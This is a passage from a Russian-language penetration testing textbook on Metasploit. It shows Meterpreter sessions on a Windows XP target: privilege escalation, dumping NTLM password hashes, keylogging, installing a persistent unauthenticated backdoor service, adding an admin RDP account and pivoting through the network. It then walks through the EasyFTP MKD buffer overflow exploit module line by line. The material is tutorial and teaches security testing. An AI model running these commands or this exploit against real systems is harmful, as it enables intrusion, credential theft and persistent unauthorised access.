После ввода команды `meterpreter>getsystem -h` вы увидите несколько методов, с помощью которых можно повысить свои привилегии. Если вы введете предлагаемую по умолчанию команду `getsystem` без каких-либо параметров, Meterpreter в атаке против целевой машины будет поочередно использовать каждый метод. Когда очередная атака завершится успехом, работа Meterpreter будет остановлена:

```
meterpreter>getsystem
...got system (via technique 1).
meterpreter>getuid
Server username: NT AUTHORITYSYSTEM
meterpreter>sysinfo
Computer: CUSTDESK
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
```

Если вы решите ввести команду `-j -z`, эксплойт будет выполняться в фоновом режиме. В этом случае интерактивная оболочка Meterpreter не будет отображаться на экране. Однако, если сессия была успешно установлена, вы можете взаимодействовать с ней, используя идентификатор `-i`. Чтобы узнать точное значение ID, получите список активных сессий, введя `-l`.

Проверим силу оболочки Meterpreter и сбросим текущие системные учетные записи и пароли, сохраненные на целевой машине. Системные записи и пароли будут отображаться в хеш-формате NTLM, и с помощью нескольких инструментов и методов их можно взломать и сбросить. Для этого используйте следующие команды:

```
meterpreter> run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 71e52ce6b86e5da0c213566a1236f892...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
h
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d2cd5d550e14593b12787245127c866d:d3e35f657c924d0b31eb811d2d9
86df9:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8edf0d0db48cbf7b2835ec01
3cfb9c5:::
Momin
Desktop:1003:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204b
eb12283678:::
IUSR_MOMINDESK:1004:a751dcb6ea9323026eb8f7854da74a24:b0196523134dd9a21bf6b8
0e02744513:::
ASPNET:1005:ad785822109dd077027175f3382059fd:21ff86d627bcf380a5b1b6abe5d8e1dd:::
IWAM_MOMINDESK:1009:12a75a1d0cf47cd0c8e2f82a92190b42:c74966d83d519ba41e5196e00f
94e113:::
h4x:1010:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
salesdept:1011:8f51551614ded19365b226f9bfc33fab:7ad83174aadb77faac126fdd37
7b1693:::
```

Теперь рассмотрим эту деятельность с помощью функции, которая будет записывать нажатия клавиш оболочки Meterpreter. Для выявления некоторых полезных данных с целевого компьютера используем следующие команды:

```
meterpreter>getuid
Server username: NT AUTHORITYSYSTEM
meterpreter>ps
Process list
============
PID  Name             Arch Session User                 Path
---  ----             ---- ------- ----                 ----
0    [System Process]
4    System           x86  0       NT AUTHORITYSYSTEM
```

```
384  smss.exe         x86  0       NT AUTHORITYSYSTEM
SystemRootSystem32smss.exe
488  csrss.exe        x86  0       NT AUTHORITYSYSTEM
??C:WINDOWSsystem32csrss.exe
648  winlogon.exe     x86  0       NT AUTHORITYSYSTEM
??C:WINDOWSsystem32winlogon.exe
692  services.exe     x86  0       NT AUTHORITYSYSTEM
C:WINDOWSsystem32services.exe
704  lsass.exe        x86  0       NT AUTHORITYSYSTEM
C:WINDOWSsystem32lsass.exe
...
148  alg.exe          x86  0       NT AUTHORITYLOCAL SERVICE
C:WINDOWSSystem32alg.exe
3172 explorer.exe     x86  0       CUSTDESKsalesdept
C:WINDOWSExplorer.EXE
3236 reader_sl.exe    x86  0       CUSTDESKsalesdept
C:Program FilesAdobeReader 9.0ReaderReader_sl.exe
```

На данном этапе мы для начала регистрации текущей активности пользователя в системе перенесем оболочку Meterpreter в процесс `explorer.exe` (3172). Для этого выполним следующие команды:

```
meterpreter> migrate 3172
[*] Migrating to 3172...
[*] Migration completed successfully.
meterpreter>getuid
Server username: CUSTDESKsalesdept
meterpreter>keyscan_start
Starting the keystroke sniffer...
```

Итак, кейлоггер запущен (кейлоггер — программное обеспечение, регистрирующее различные действия пользователя: нажатия клавиш, движения мышью и щелчки ее кнопками и т. д.). Нам потребуется подождать некоторое время, пока мы начнем получать фрагменты записанных данных:

```
meterpreter>keyscan_dump
Dumping captured keystrokes...
<Return> www.yahoo.com <Return><Back> www.bbc.co.uk <Return>
meterpreter>keyscan_stop
Stopping the keystroke sniffer...
```

Как вы можете видеть, мы сбросили активность веб-серфинга целевой машины. Таким же способом с помощью миграции процесса `winlogon.exe` (648) мы можем захватить учетные данные всех пользователей, входящих в систему.

Допустим, вы получили доступ к целевой системе и воспользовались им, но теперь хотите сделать так, чтобы он был постоянным, даже если эксплуатируемая служба или приложение позже будут изменены. За это отвечает бэкдор-сервис. Обратите внимание, что бэкдор-сервис, предоставляемый оболочкой Meterpreter, перед доступом к определенному сетевому порту целевой системы не требует

проверки подлинности. Это рискованная операция, так как получить доступ к целевой машине могут и незваные гости. В рамках соблюдения правил проведения испытаний на проникновение такая деятельность, как правило, не допускается. Поэтому мы настоятельно рекомендуем вам держать бэкдор-сервис подальше от официальной среды испытаний на проникновение. Вы также должны убедиться, что такая операция была явно разрешена (в письменной форме) на этапах определения области действия и правил взаимодействия:

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1032)
 at Tue Nov 16 19:21:39 +0000 2010
meterpreter>ps
...
292 alg.exe       x86    0      NT AUTHORITYLOCAL SERVICE
C:WINDOWSSystem32alg.exe
1840 csrss.exe    x86    2      NT AUTHORITYSYSTEM
??C:WINDOWSsystem32csrss.exe
528 winlogon.exe  x86    2      NT AUTHORITYSYSTEM
??C:WINDOWSsystem32winlogon.exe
240 rdpclip.exe   x86    0      CUSTDESKMomin Desktop
C:WINDOWSsystem32rdpclip.exe
1060 userinit.exe x86    0      CUSTDESKMomin Desktop
C:WINDOWSsystem32userinit.exe
1544 explorer.exe x86    0      CUSTDESKMomin Desktop
C:WINDOWSExplorer.EXE
...
meterpreter> migrate 1544
[*] Migrating to 1544...
[*] Migration completed successfully.
meterpreter> run metsvc -h
...
meterpreter> run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:DOCUME~1MOMIND~1LOCALS~1TempoNyLOPeS...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
* Installing service metsvc
* Starting service
Service metsvc successfully installed.
```

Итак, для целевой машины был запущен бэкдор. Для взаимодействия с нашим бэкдор-сервисом закроем текущий сеанс Meterpreter и, когда нам потребуется, используем `multi/handler` с полезной нагрузкой `windows/netsvc_bind_tcp`:

```
meterpreter> exit

[*] Meterpreter session 1 closed. Reason: User exit msf
exploit(ms08_067_netapi) > back msf> use exploit/multi/handler msf
exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp PAYLOAD => windows/
metsvc_bind_tcp msf exploit(handler) > set LPORT 31337 LPORT => 31337
msf exploit(handler) > set RHOST 192.168.0.7 RHOST => 192.168.0.7 msf
exploit(handler) > exploit [*] Starting the payload handler... [*] Started
bind handler [*] Meterpreter session 2 opened (192.168.0.3:37251->
192.168.0.7:31337) at Tue Nov 16 20:02:05 +0000 2010 meterpreter>getuid Server
username: NT AUTHORITYSYSTEM
```

Чтобы на целевом компьютере включить удаленный доступ к Рабочему столу, попробуем использовать другой полезный сценарий Meterpreter: getgui. В следующем упражнении будет создана новая учетная запись пользователя, и, если служба удаленного Рабочего стола была отключена, включим ее:

```
meterpreter> run getgui -u btuser -p btpass
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Language set by user to: 'en_EN'
[*] Setting user account for logon
[*] Adding User: btuser with Password: btpass
[*] Adding User: btuser to local group 'Remote Desktop Users'
[*] Adding User: btuser to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command
 -rc/root/.msf3/logs/scripts/getgui/clean_up__20101116.3447.rc
```

Теперь с помощью команды `rdesktop` мы можем войти в нашу целевую систему. Для этого запустим еще один терминал и введем следующую команду:

```
# rdesktop 192.168.0.7:3389
```

Обратите внимание: если у вас на целевом компьютере для любого существующего пользователя уже есть взломанный пароль, то для включения службы удаленного Рабочего стола можно просто выполнить команду `run getgui -e`. В этом случае нового пользователя добавлять не потребуется. Кроме того, не забудьте очистить свои треки в системе, выполнив сценарий `getgui/clean_up`, указанный в конце предыдущего вывода.

Как расширить область атаки, получив более глубокий доступ к целевой сети, недоступной извне? Metasploit с помощью команды `route add targetSubnettargetSubnetMaskSessionId` (например, `route add 10.2.4.0 255.255.255.0 1`) предоставляет возможность просмотра и добавления в целевую сеть новых маршрутов. Здесь параметр `SessionId` указывает на существующий сеанс Meterpreter (шлюз), а параметр целевой подсети является другим сетевым адресом (или двойным сетевым адресом Ethernet), который находится за пределами нашей скомпрометированной цели. Как только мы установим Metasploit для маршрутизации всего трафика через

скомпрометированный сеанс хоста, мы будем готовы проникнуть дальше в сеть, которая обычно с нашей стороны не маршрутизируется. Это и есть обратная связь.

Написание модулей эксплойта

Разработка эксплойта — одна из самых интересных функций фреймворка Metasploit. В этом разделе мы кратко обсудим основные проблемы, связанные с развитием атаки, и на примере существующей базы данных разберем наиболее важные моменты. Тем не менее, прежде чем написать свой собственный модуль эксплойта, изучите язык программирования Ruby. С другой стороны, промежуточные навыки обратной инженерии и практическое понимание инструментов обнаружения уязвимостей (например, затумаиватели и отладчики) облегчают создание эксплойта. Обратите внимание, что этот раздел представляет собой только введение в тему, а не полное руководство.

Для примера мы выбрали эксплойт EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow. На его основе мы рассмотрим использование уязвимости переполнения буфера в приложении Easy FTP Server. Вы можете портировать этот модуль для подобной уязвимости, обнаруженной в других приложениях FTP-сервера, и в нужное время эффективно его использовать. Код эксплойта находится по адресу `/usr/share/metasploitframework/modules/exploits/windows/ftp/easyftp_mkd_fixret.rb`.

```
##
# $Id: easyftp_mkd_fixret.rb 9935 2010-07-27 02:25:15Z jduck $
##
```

Предыдущий код — базовый заголовок, представляющий имя файла, номер редакции и значения даты и времени эксплойта:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
require 'msf/core'
```

Библиотека MSF core в начале эксплойта требует инициализации:

```
class Metasploit3 <Msf::Exploit::Remote
```

В предыдущем коде класс `Exploitmixin/` предоставляет различные параметры и методы для удаленных TCP-соединений, например `RHOST`, `RPORT`, `Connect()`, `Disconnect()` и `SSL()`. Следующий код показывает уровень ранга, присвоенный эксплойту на основе его частого спроса и использования:

```
Rank = GreatRanking
```

В следующем коде класс `Ftp mixin/` устанавливает соединение с FTP-сервером:

```
includeMsf::Exploit::Remote::Ftp
```

Следующий код предоставляет общие сведения об эксплойте и указывает на известные ссылки:

```
def initialize(info = {})
super(update_info(info,
    'Name' => 'EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow',
    'Description' => %q{
      This module exploits a stack-based buffer overflow in EasyFTP Server
      1.7.0.11 and earlier. EasyFTP fails to check input size when parsing
      'MKD' commands, which leads to a stack based buffer overflow.

      NOTE: EasyFTP allows anonymous access by default. However, in order
      to access the 'MKD' command, you must have access to an account that
      cancreate directories.

      After version 1.7.0.12, this package was renamed "UplusFtp".

      This exploit utilizes a small piece of code that I've referred to as
       'fixRet'.
      This code allows us to inject of payload of ~500 bytes into a 264byte
      buffer by 'fixing' the return address post-exploitation. See
      references for more information.
    },
    'Author' =>
    [
      'x90c', # original version
      'jduck' # port to metasploit / modified to use fix-up stub
       (works with bigger payloads)
    ],
    'License' => MSF_LICENSE,
    'Version' => '$Revision: 9935 $',
    'References' =>
    [
      [ 'OSVDB', '62134' ],
      [ 'URL', 'http://www.exploit-db.com/exploits/12044/' ],
      [ 'URL', 'http://www.exploit-db.com/exploits/14399/' ]
    ],
```

Следующий код указывает полезной нагрузке очистить себя после завершения процесса выполнения:

```
    'DefaultOptions' =>
    {
      'EXITFUNC' => 'thread'
```

Следующий фрагмент кода определяет 512 байт пространства, доступного для кода оболочки, перечисляет плохие символы, из-за которых может возникнуть ошибка и прекратится доставка полезных данных, и отключает заполнение NOP:

```
    },
    'Privileged' => false,
    'Payload' =>
```

```
    {
      'Space' => 512,
      'BadChars' => "x00x0ax0dx2fx5c",
      'DisableNops' => true
    },
```

Следующий фрагмент кода содержит инструкции о том, какая платформа является целевой и определяет уязвимые цели (от 0 до 9). Перечислены различные версии Easy FTP Server (1.7.0.2–1.7.0.11), каждая из которых представляет уникальный обратный адрес на основе бинарного файла приложения (`ftpbasicsvr.exe`). Кроме того, добавлена дата раскрытия эксплойта, а целевой объект по умолчанию установлен в 0 (v1.7.0.2):

```
    'Platform' => 'win',
    'Targets' =>
    [
      [ 'Windows Universal - v1.7.0.2',  { 'Ret' => 0x004041ec } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.3',  { 'Ret' => 0x004041ec } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.4',  { 'Ret' => 0x004041dc } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.5',  { 'Ret' => 0x004041a1 } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.6',  { 'Ret' => 0x004041a1 } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.7',  { 'Ret' => 0x004041a1 } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.8',  { 'Ret' => 0x00404481 } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.9',  { 'Ret' => 0x00404441 } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.10', { 'Ret' => 0x00404411 } ], #
      call ebp - from ftpbasicsvr.exe
      [ 'Windows Universal - v1.7.0.11', { 'Ret' => 0x00404411 } ], #
      call ebp - from ftpbasicsvr.exe
    ],
    'DisclosureDate' => 'Apr 04 2010',
    'DefaultTarget' => 0))
```

В следующем коде функция `check()` определяет, является ли объект уязвимым:

```
end

def check
connect
disconnect

if (banner =~ /BigFoolCat/)
return Exploit::CheckCode::Vulnerable
end
return Exploit::CheckCode::Safe
end
```

Следующий код определяет функцию, которая генерирует увеличение длины кодировки (NOP sleds) для поддержки IDS/IPS/AV-уклонения. Некоторые считают NOP sleds быстрым и грязным решением этой проблемы и думают, что их не следует использовать, если нет особенно веской причины. Для простоты в этом примере написания модуля мы оставили функцию в коде:

```
defmake_nops(num); "C" * num; end
```

Следующая процедура фиксирует обратный адрес, с которого можно выполнить полезную нагрузку. Технически это решает проблему адресации стека:

```
def exploit
connect_login

    # NOTE:
    # This exploit jumps to ebp, which happens to point at a partial version
    # of the 'buf' string in memory. The fixRet below fixes up the code stored
    # on the stack and then jumps there to execute the payload. The value
    # inesp is used with an offset for the fixup.
    fixRet_asm = %q{
      movedi,esp
      subedi, 0xfffffe10
      mov [edi], 0xfeedfed5
      addedi, 0xffffff14
      jmpedi
    }
fixRet = Metasm::Shellcode.assemble(Metasm::Ia32.new,
fixRet_asm).encode_string

buf = ''
```

Первоначально буфер эксплойта содержит кодированный обратный адрес и неупорядоченные инструкции NOP:

```
print_status("Prepending fixRet...")
buf<<fixRet
buf<<make_nops(0x20 - buf.length)
```

Следующий код во время выполнения добавляет к нашему эксплойту динамически сгенерированный код оболочки:

```
print_status("Adding the payload...")
buf<<payload.encoded
```

Код, приведенный далее, исправляет данные стека и возвращается по адресу, содержащемуся в буфере кода оболочки:

```
# Patch the original stack data into the fixer stub
buf[10, 4] = buf[268, 4]
print_status("Overwriting part of the payload with target address...")
buf[268,4] = [target.ret].pack('V') # put return address @ 268 bytes
```

В конце, используя предыдущий код, мы отправляем наш завершенный буфер в конкретную цель, используя уязвимую команду постаутентификации `MKD`. По-

скольку команда `MKD` на сервере Easy FTP уязвима для переполнения буфера на основе стека, команда `buf` позволит переполнить целевой стек и использовать целевую систему, выполнив полезную нагрузку:

```
print_status("Sending exploit buffer...")
send_cmd( ['MKD', buf], false)
```

Завершите соединение с помощью следующего кода:

```
handler
disconnect
end

end
```

Metasploit оснащен полезными инструментами, такими как msfpescan для Win32 и msfelfscan для систем Linux, которые могут помочь вам в поиске целевого обратного адреса. Например, чтобы найти устойчивый обратный адрес из выбранного файла приложения, введите:

```
msfpescan -p targetapp.ext
```